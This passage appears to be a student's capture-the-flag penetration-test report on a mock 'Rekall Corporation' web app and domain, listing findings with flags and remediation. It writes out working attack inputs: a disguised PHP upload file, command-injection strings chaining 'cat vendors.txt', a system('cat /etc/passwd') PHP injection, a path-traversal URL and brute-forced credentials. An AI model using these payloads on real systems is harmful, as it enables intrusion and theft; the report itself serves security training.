Description	Created a php file with a malicious script and was able to upload it as a jpg to the memory planner (third field) section of the site. As the input validation checks for the presence of .jpg, I added jpg to the file name.

<table>
<tr><td><b>Images</b></td><td>


Choose your location by uploading a picture



Please upload an image:
Browse... No file selected.
Upload Your File!

Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd





<pre>
  GNU nano 5.4   upload.php.jpg
<?php
if(isset($_FILES['file'])){
    $file_name = $_FILES['file']['name'];
    $file_tmp = $_FILES['file']['tmp_name'];
    move_uploaded_file($file_tmp, "./" . $file_name);
    echo "File uploaded: " . $file_name;
}
?&gt;
</pre>
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.14.35/memory-planner.php</td></tr>
<tr><td><b>Remediation</b></td><td>
<ul>
<li>Allow only specific, safe file types (e.g., <code>.jpg</code>, <code>.png</code>, <code>.pdf</code>) for upload. Reject executable file types like <code>.php</code>, <code>.exe</code>, and <code>.js</code></li>
<li>Check the actual content of the uploaded file to ensure it matches the declared file type. This prevents attackers from disguising malicious files with safe extensions.</li>
</ul>
</td></tr>
</table>

Flag 7	Findings
Title	SQL Injection - Flag 7: bcs92sjsk233
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	A SQL Injection (SQLi) vulnerability was identified on the 'Login' page. By exploiting this vulnerability with the username retrieved from a directory traversal attack, the seventh flag was exposed.

Images	 REKALL CORPORATION Home About Rekall Welcome news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina:  User Login Please login with your user credentials! Login: [redacted] Password: [redacted] Login Congrats, flag 7 is bcs92sjsk233
Affected Hosts	192.168.14.35/login.php (second field)
Remediation	● Validate and sanitize all user inputs to ensure they conform to the expected format (e.g., alphanumeric characters only for usernames and passwords). Avoid directly inserting user input into SQL queries. ● Disable detailed error messages that reveal SQL query structures or database information. Use generic error messages instead to prevent attackers from gaining insights into the backend


Flag 8	Findings
Title	Sensitive data exposure - Flag 8: 87fsdkf6djf
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Used the developer tools to view the HTML of the login page where sensitive information was viewable in plaintext. Tags containing the admin credentials “dougquaid;kuato”. Using these credentials we were able to successfully log

	into the admin page and view networking.php page


Images	
	 REKALL CORPORATION
	Home
	About Rekall
	Inspector
	Console
	Debugger
	Network
	Style Editor
	Performance
	Memory
	Storage
	Accessibility
	What's New
	Search HTML
	section#carousel_02cf.u-clearfix.u-palette-2-base.u-section-2
	Admin Login
	Enter your Administrator credentials!
	Login:
	`<center>…</center>`
	`<div id="main">`
	`<p>Enter your Administrator credentials!</p>`
	`<style>…</style>`
	`<form action="/Login.php" method="POST">`
	`<p>`
	`<label for="login">Login:</label>`
	`<font color="#DB545A">dougquaid</font>`
	`<br>`
	`<input id="login" type="text" name="login" size="20">`
	`</p>`
	`<p>`
	`<label for="password">Password:</label>`
	`<font color="#DB545A">kuato</font>`
	`<br>`
	`<input id="password" type="password" name="password" size="20">`
	`</p>`
	
	 REKALL CORPORATION
	Home
	About Rekall
	Welcome
	VR Planner
	Login
	Admin Login
	Enter your Administrator credentials!
	Login:
	dougquaid
	Password:
	●●●●●
	Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools


Affected Hosts	192.168.14.35/login.php
Remediation	- Immediately remove plain text credentials from the HTML source code and ensure that credentials are not hardcoded into the page or exposed in the DOM - Implement secure authentication mechanisms, such as two-factor authentication (2FA), and ensure that user credentials are stored securely, not exposed in plain text - Ensure sensitive information is not accessible through developer tools, such as by not rendering it in JavaScript variables or the HTML markup. Review and sanitize the code before deployment

Flag 9	Findings
Title	Sensitive data exposure - Flag 9: dkkdudfkdy23


Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Using a directory traversal attack, I was able to access robots.txt which was publicly available and exposed sensitive data.
Images	 User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23
Affected Hosts	192.168.14.35/robots.txt
Remediation	● Implement strict access controls to prevent unauthorized access to sensitive files and directories. ● Restrict access to critical files, such as `robots.txt`, ensuring only authorized users can view them

Flag 10	Findings
Title	Command Injection - Flag 10: ksdnd99dkas
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	On the second field of the network page, I was able to execute a command injection attack, revealing sensitive information. Command: `www.welcometorecall.com ; cat vendors.txt`


Images	 Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas
Affected Hosts	192.168.14.35/networking.php
Remediation	- Validate and sanitize all user inputs to ensure they only contain expected data. Reject special characters like `;`, `|`, and `&` that can be used to chain commands. - Use secure methods, such as parameterized commands or escaping input, to prevent user input from being directly interpreted as part of a system command.

Flag 11	**Findings**
Title	Advance Command Injection - Flag 11: opshdkasy78s
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	An advanced command injection payload was successfully executed on the 'Networking' page, second field. Since the input validation filtered `&` and `;`, the payload was modified to `www.example.com | cat vendors.txt` to bypass the restrictions and retrieve sensitive data
Images	 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s
Affected Hosts	192.168.14.35/networking.php


Remediation	Enforce Strict Input Validation to ensure they match expected formats and reject characters used for chaining commands, such as `|` and `&&`.

Flag 12	**Findings**
Title	Brute force attack - Flag 12: hsk23oncsd
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	A brute force attack was conducted on the 'Login' page using Burp Intruder with a list of simple password payloads. This successfully revealed the credentials `melina:melina`, uncovering the twelfth flag.
Images	 Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE
Affected Hosts	192.168.14.35/login.php
Remediation	- Temporarily lock accounts after a defined number of failed login attempts to prevent automated brute force attacks. - Require users to create strong, complex passwords and implement rate-limiting on login attempts to reduce brute force attack feasibility.


Flag 13	**Findings**
Title	PHP injection - Flag 13: jdka7sk23dd
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	A hidden web page was discovered through the `robots.txt` file, identified as Flag 9. Exploiting a PHP injection vulnerability on the 'Souvenirs' page by modifying the URL and using the payload `;system('cat /etc/passwd')` successfully revealed the thirteenth flag

Images	 options... CALLUSNOW Congrats, flag 13 is jdka7sk23dd
Affected Hosts	192.168.14.35/souvenirs.php
Remediation	● Disable risky PHP functions such as `system()`, `exec()`, and `shell_exec()` to prevent arbitrary command execution through user input ● Implement strict input validation and sanitization to ensure only expected input values are accepted, rejecting special characters like `;`, `|`, and `()` that can be used to execute commands.

Flag 14	**Findings**
Title	Session management - Flag 14: dks93jdlsd7dj
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	A session management vulnerability was exploited on the `admin_legal_data.php` page using the Burp Intruder tool to brute force session IDs. The page link was revealed after acquiring Flag 12. By testing various session IDs in the URL with Burp Intruder, the secret session ID `87` was identified, granting access to the flag at `http://192.168.13.35/admin_legal_data.php?admin=87`.

Images	 REKALL CORPORATION Admin Legal Documents - Restricted Area Welcome Admin... You have unlocked the secret area, flag 14 is dks93jdlsd7dj
Affected Hosts	192.168.14.35/admin_legal_data.php
Remediation	● Use Secure, Random Session IDs using a cryptographically secure method to ensure they are unpredictable and resistant to brute force attacks. ● Restrict the number of requests per IP or user within a specific time frame and monitor session activities to detect and block brute force attempts.


Flag 15	Findings
Title	Directory traversal - Flag 15: dksdf7sjd5sg
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	The hint on the page indicates it refers to the "new" disclaimer. By exploiting the vulnerability from Flag 10 or Flag 11, the `ls` command was used to reveal the `old_disclaimers` directory. Using this information, the URL was modified to `http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt` to access the older version of the disclaimer. The resource was changed from `disclaimer_2.txt` to `disclaimer_1.txt` to retrieve the desired file.

Images	 ecure | 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt REKALL CORPORATION "New" Rekall Disclaimer Going to Rekall may introduce risk: Please seek medical assistance if you experience: - Headache - Vertigo - Swelling - Nausea Congrats, flag 15 is dksdf7sjd5sg
Affected Hosts	192.168.14.35/Disclaimer.php
Remediation	● Use a whitelist to allow only predefined, valid file paths and reject any user input attempting to reference unauthorized directories or files.

Vulnerability Findings - Day 2 - Linux

Flag 1	**Findings**
Title	Open source exposed data - Flag 1: h8s692hskasd
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Was able to access sensitive data using open source data source, WHOIS.

<table>
<tr>
<td><b>Images</b></td>
<td>



https://centralops.net/co/DomainDossier.aspx

Domain Dossier Investigate domains and IP addresses

domain or IP address TOTALREKALL.XYZ

☑ domain whois record □ DNS records □ traceroute

□ network whois record □ service scan go

user: anonymous [4.197.180.203]
balance: 45 units
log in | account info


To obtain Whois data redacted because of the GDPR or privacy services,
try ICANN's RDRS. [more information]

Address lookup

canonical name totalrekall.xyz.
aliases
addresses 13.248.243.5
76.223.105.230

Domain Whois record

Queried whois.nic.xyz with "TOTALREKALL.XYZ"...



https://centralops.net/co/DomainDossier.aspx


```
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for informa
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for info
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-12-16T08:09:15.0Z <<<
```

Queried whois.godaddy.com with "TOTALREKALL.XYZ"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-12-16T08:09:15Z <<<
```

-- end --


</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>totalrekall.xyz</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources, including domain registrations and public records.</td>
</tr>
</table>

Flag 2	Findings
Title	Open Source Exposed Data - Flag 2: 34.102.136.180
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Used the ping command to find the IP address of totalrekall.xyz. Please note the IP address has changed since the CTF was originally created so the IP address does not match the solution.
Images	

```
     Memory: 72.0K
        CPU: 556us
     CGroup: /system.slice/nessusd.service
             └─4217 (-service)

Dec 16 03:12:06 kali systemd[1]: Started The Nessus Vulnerability Scanner.
┌──(root💀kali)-[~]
└─# nslookup totalrekall.xyz
;; Got recursion not available from 172.19.192.1, trying next server
Server:         172.22.117.10
Address:        172.22.117.10#53

** server can't find totalrekall.xyz: SERVFAIL


┌──(root💀kali)-[~]
└─# dig totalrekall.xyz

; <<>> DiG 9.16.11-Debian <<>> totalrekall.xyz
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22069
;; flags: qr rd ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;totalrekall.xyz.               IN      A

;; ANSWER SECTION:
totalrekall.xyz.        0       IN      A       76.223.105.230
totalrekall.xyz.        0       IN      A       13.248.243.5

;; Query time: 0 msec
;; SERVER: 172.19.192.1#53(172.19.192.1)
;; WHEN: Mon Dec 16 03:23:31 EST 2024
;; MSG SIZE  rcvd: 80


┌──(root💀kali)-[~]
└─# ping totalrekall.xyz
PING totalrekall.xyz (76.223.105.230) 56(84) bytes of data.
```

Affected Hosts	totalrekall.xyz
Remediation	Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources, including domain registrations and public records.

Flag 3	Findings
Title	Open-source exposed data - Flag 3: s7euwehd
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Used crt.sh to search for totalrekall.xyz wan was able to view sensitive information

Images	
Affected Hosts	totalrekall.xyz
Remediation	Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources

https://crt.sh/?q=totalrekall.xyz

Exploit-DB Nessus

crt.sh Identity Search

